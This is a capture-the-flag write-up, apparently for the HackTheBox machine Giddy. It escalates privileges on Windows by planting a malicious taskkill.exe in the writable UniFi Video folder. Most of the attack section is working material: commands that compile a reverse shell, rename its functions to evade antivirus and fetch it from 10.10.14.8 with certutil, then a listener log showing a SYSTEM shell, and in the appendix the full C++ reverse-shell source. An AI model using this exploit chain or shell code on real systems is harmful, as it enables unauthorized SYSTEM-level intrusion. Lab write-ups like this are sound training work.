
Identification of vulnerability

searchsploit reveals that Ubiquiti UniFi Video suffers from a privilege escalation vulnerability. The exploit is copied to the current working directory for further inspection.

```
searchsploit unifi video -m 43390
```

The issue is that Ubiquiti UniFi Video runs in the context of the "NT AUTHORITY/SYSTEM", and upon starting or stopping the service, it will attempt to execute the taskkill.exe binary from the location "C:\ProgramData\unifi-video\", which is writable by all users. It is confirmed that the location is writable, and the service is stoppable/startable.

```
icacls unifi-video
Get-Service "Ubiquiti UniFi Video" | fl *
```



```
PS C:\ProgramData>
icacls unifi-video
unifi-video NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(F)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)
            BUILTIN\Users:(I)(OI)(CI)(RX)
            BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

Successfully processed 1 files; Failed processing 0 files
PS C:\ProgramData>
Get-Service "Ubiquiti UniFi Video" | fl *


Name                : UniFiVideoService
RequiredServices    : {Afd, Tcpip}
CanPauseAndContinue : False
CanShutdown         : True
CanStop             : True
DisplayName         : Ubiquiti UniFi Video
DependentServices   : {}
MachineName         : .
ServiceName         : UniFiVideoService
ServicesDependedOn  : {Afd, Tcpip}
ServiceHandle       :
Status              : Running
```

Exploitation

@paranoidninja has made "prometheus", a simple C++ TCP reverse shell, which will be used to create the malicious taskkill.exe. The function names have been changed and comments removed in order to reduce the likelihood of signature-based antivirus detection (see **Appendix A**).

https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp


Mingw-w64 is installed and the binary is compiled.

```
apt-get install g++-mingw-w64
i686-w64-mingw32-g++ prometheus.cpp -o taskkill.exe -lws2_32 -s -ffunction-sections
-fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants
-static-libstdc++ -static-libgcc
```

A nc listener and web server are stood up and the binary is copied over.

```
certutil -verifyctl -split -f http://10.10.14.8/taskkill.exe
mv *.bin taskkill.exe
Stop-Service "Ubiquiti UniFi Video"
```

After stopping the "Ubiquiti UniFi Video" service (it may be necessary to start/stop a couple of times to trigger the taskkill.exe process), a shell is received as "NT AUTHORITY\SYSTEM".



```
root@kali:~/hackthebox/giddy# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.104] 49861

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\ProgramData\unifi-video>whoami
whoami
nt authority\system

C:\ProgramData\unifi-video>
```

Appendix A

```
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#pragma comment(lib, "Ws2_32.lib")
#define DEFAULT_BUFLEN 1024


void XTJRSHZ(char* XGFXEG, int XERGTJ) {
    while(true) {
        Sleep(5000);

        SOCKET REXQGW;
        sockaddr_in addr;
        WSADATA version;
        WSAStartup(MAKEWORD(2,2), &version);
        REXQGW = WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP, NULL, (unsigned
int)NULL, (unsigned int)NULL);
        addr.sin_family = AF_INET;

        addr.sin_addr.s_addr = inet_addr(XGFXEG);
        addr.sin_port = htons(XERGTJ);

        if (WSAConnect(REXQGW, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL, NULL,
NULL)==SOCKET_ERROR) {
            closesocket(REXQGW);
            WSACleanup();
            continue;
        }
        else {
            char RecvData[DEFAULT_BUFLEN];
            memset(RecvData, 0, sizeof(RecvData));
            int RecvCode = recv(REXQGW, RecvData, DEFAULT_BUFLEN, 0);
            if (RecvCode <= 0) {
                closesocket(REXQGW);
                WSACleanup();
                continue;
            }
            else {
                char Process[] = "cmd.exe";
                STARTUPINFO sinfo;
                PROCESS_INFORMATION pinfo;
                memset(&sinfo, 0, sizeof(sinfo));
                sinfo.cb = sizeof(sinfo);
                sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
                sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE)
REXQGW;
                CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL, NULL,
&sinfo, &pinfo);
                WaitForSingleObject(pinfo.hProcess, INFINITE);
                CloseHandle(pinfo.hProcess);
                CloseHandle(pinfo.hThread);

                memset(RecvData, 0, sizeof(RecvData));
                int RecvCode = recv(REXQGW, RecvData, DEFAULT_BUFLEN, 0);
                if (RecvCode <= 0) {
                    closesocket(REXQGW);
                    WSACleanup();
                    continue;
                }
                if (strcmp(RecvData, "exit\n") == 0) {
                    exit(0);
                }
            }
        }
    }
}
int main(int argc, char **argv) {
    FreeConsole();
    if (argc == 3) {
        int port  = atoi(argv[2]);
        XTJRSHZ(argv[1], port);
    }
    else {
        char host[] = "10.10.14.8";
        int port = 443;
        XTJRSHZ(host, port);
    }
    return 0;
}
```

prometheus.cpp